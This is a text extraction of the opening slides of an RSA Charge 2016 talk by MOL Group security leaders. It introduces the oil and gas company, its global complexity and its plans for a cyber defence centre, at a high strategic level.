

RSA® Charge 2016



MOL Cyber Defense Centre - The Journey Toward Advanced Security Operations

Jason Haward-Grau

Chief Information Security Officer | Group Information Security

Gabor L. Varjas


Head of Cyber Defence | Group Information Security, GCIA



Introducing MOL Group and its Cyber Vision

Introducing the Challenge - InfoSec in a Modern Multinational is not a simple 'one and done' there is no simple 1 size fits all...

- Who are MOL? – the largest Oil & Gas Company you've never heard of...




Complex with Global Reach

Just like everyone else, its complex..


Large Regional Retail footprint and Industrial complexity

Every journey starts with a single step, getting beyond the tactical needs a map ...




*RSA Charge
2016*

